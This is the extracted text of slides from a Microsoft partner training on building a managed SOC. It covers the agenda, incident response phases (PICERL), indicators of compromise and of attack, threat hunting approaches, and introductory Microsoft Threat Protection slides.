

Building a Managed SOC Capture The Flag Partner Training

Milad Aslaner (@miladMSFT)

Steve Newby (@steve_newby)

Christos Ventouris (@clechuck)



Agenda

Digital Forensics and Incident Response (DFIR)

In this module participants will gain insights around the fundamentals of Digital Forensics and Incident Response (DFIR).

Microsoft Threat Protection Product Training

In this module participants will learn everything a Security Analyst needs to know on Microsoft Threat Protection.

Capture The Flag Red vs. Blue Team

In this module we are simulating a capture the flag where the goal is to detect and respond to a cyber-attack.



Agenda

- Day 1
 - 09:30 – Introduction to the training
 - 09:45 – Digital Forensics & Incident Response (DFIR)
 - 10:30 - Break
 - 10:45 - Microsoft Threat Protection (MTP) Product Training
 - 11:45 – Break
 - 12:00 – MTP continued
 - 13:15 – Prep for Day 2
 - 13:25 – Closing Summary
 - 13:30 - End
- Day 2
 - 09:30 – Introduction to CTF day
 - 09:45 – CTF Challenge
 - Break as required
 - 13:15 – Summary of results
 - 13:25 – Closing Summary



Digital Forensics and Incident Response

Security Operations Center

People

Training

Field Experience

Vendor Training

Internal Simulation

Process

Preparation

Identification

Containment

Eradication

Recovery

Lessons Learned

Technology

Endpoint

NetFlow

Network Monitoring

Threat Intel

Forensics

Incident Management

PICERL Incident Response Plan

Preparation

The preparation phase is about ensuring you have the appropriate response plans, policies, call trees and other documents in place and that you have identified the members of your incident response team including external entities.

Identification

In the identification phase you need to work out whether you are dealing with an event or an incident. This is where understanding your environment is critical as it means looking for significant deviations from "normal" traffic baselines or other methods.

Containment

Deuble says that as you head into the containment stage you will want to work with the business to limit the damage caused to systems and prevent any further damage from occurring. This includes short and long term containment activities.

Eradication

During the fourth stage the emphasis is on ensuring you have a clean system ready to restore. This may be a complete reimage of a system, or a restore from a known good backup.

Recovery

At this point, it's time to determine when to bring the system back in to production and how long we monitor the system for any signs of abnormal activity.

Lessons Learned

This final stage is often skipped as the business moves back into normal operations but it's critical to look back and heed the lessons learned. These lessons will allow you to incorporate additional activities and knowledge back into your incident response process to produce better future outcomes and additional defenses.

Indicator Sources

Commercial

Threat
intelligence
feeds.

\$

Open Source

IOC distribution
sites

Social Media

Internal

Require depth
expertise

Indicators

Indicator of Compromise (IOC)

- Pieces of forensic data found in log entries or system files.
- Made off virus signatures, IP addresses, URLs or domains, hash values, registry keys, filenames, HTTP user agents.
- Created through a multi-step process driven by analyst experience and knowledge.

Indicator of Attack (IOA)

- Series of actions that an adversary must conduct in order to succeed.
- All actions done by the attacker in order to prepare his attacks.
- All the “signs” left by the attacker in earlier stages of the attack.

Digital Forensics & Incident Response (DFIR)

Digital Forensics & Incident Response (DFIR) is a multidisciplinary profession that focuses on **identifying, investigating, and remediating computer network exploitation**.

Threat hunting is the skillset where a security analyst is able to leverage available threat intelligence to **determine how and when a breach** has occurred and **identify the full scope of breach**.

DFIR and Threat Hunting are very broad topics where individuals and organizations can get trained for several days and weeks. **Focus of this workshop** is on training individuals on **threat hunting with Microsoft Threat Protection**.



Threat Hunting

Threat hunting is the skillset where a security analyst is able to leverage available threat intelligence to **determine how and when a breach** has occurred and **identify the full scope of breach**.


Digital evidence is always hiding somewhere because logs are generated regardless If standard user activity or by an attacker.

Passive Threat Hunting: Described as the process of analyzing data sets before they are normalized using an raw data set stream. Generally requires more effort finding Indicator of Compromise (IOC), detection can be limited and time intensive.

Active Threat Hunting: Described as the process of analyzing data sets in a structured format. Generally this is when analysts use available toolsets like SIEM and/or EDR. Active Threat Hunting provides grater flexibility to the analyst and let them hunt even for complex scenarios where data correlations are required.



Threat Hunting Maturity Model



Threat Hunting

1. Not all attack scenarios begin with alert – enable **hunting for the undetected**

Hypothesis driven

Proactive and iterative search for attacks (Assume breach)

Informed by knowledge of the network

2. Strong demand – **dynamic queries** on their organization data

- “We know best our environment propriety behavior, let us search for anomalies”

3. Mutual language – shared queries, community, ask the hunter, threat analytics



Threat Hunting


Event-based Hunting: Specific triggering event led the security analyst to perform their investigation. As an example this could be rare domain requests, volumetric increase in DNS requests etc.

IOC-based Hunting: IOC is a fingerprint of a cyber threat. IOC-based hunting is one of the easiest ways to find a specific threat.

Entity-based Hunting: Entity-based hunting is concentrated on high risk users (HRU) and high value assets (HVA). Focusing as an example on domain controllers, R&D systems etc.

Tactics, Techniques, and Procedures (TTP)-Based Hunting: TTPs are insights for specific threat actors that include their tactics, techniques, and procedures. When these are available security analyst can hunt for them.

Hybrid Hunting: Described as the process when a combination of the above is leveraged.



Threat Hunting

Known Bad

- File hash
- File size
- C2C IP address
- Threat intelligence


Suspicious Behavior

- Windows executables in suspicious directories
- Non-Browser applications connecting to internet


Unknown


- Baselining
- Persistence

Pyramid of Pain




Cyber Attack Kill Chain






Microsoft Threat Protection

Security Principles



Empower your defenders

Leverage AI and automation to respond and self-heal automatically



Gain insights


Correlate alerts across the estate to better understand and prioritize threats



Protect against attacks

Defend your organization in a world without perimeters

A comprehensive, best-in-class portfolio




12 billion
cloud activities
inspected, monitored
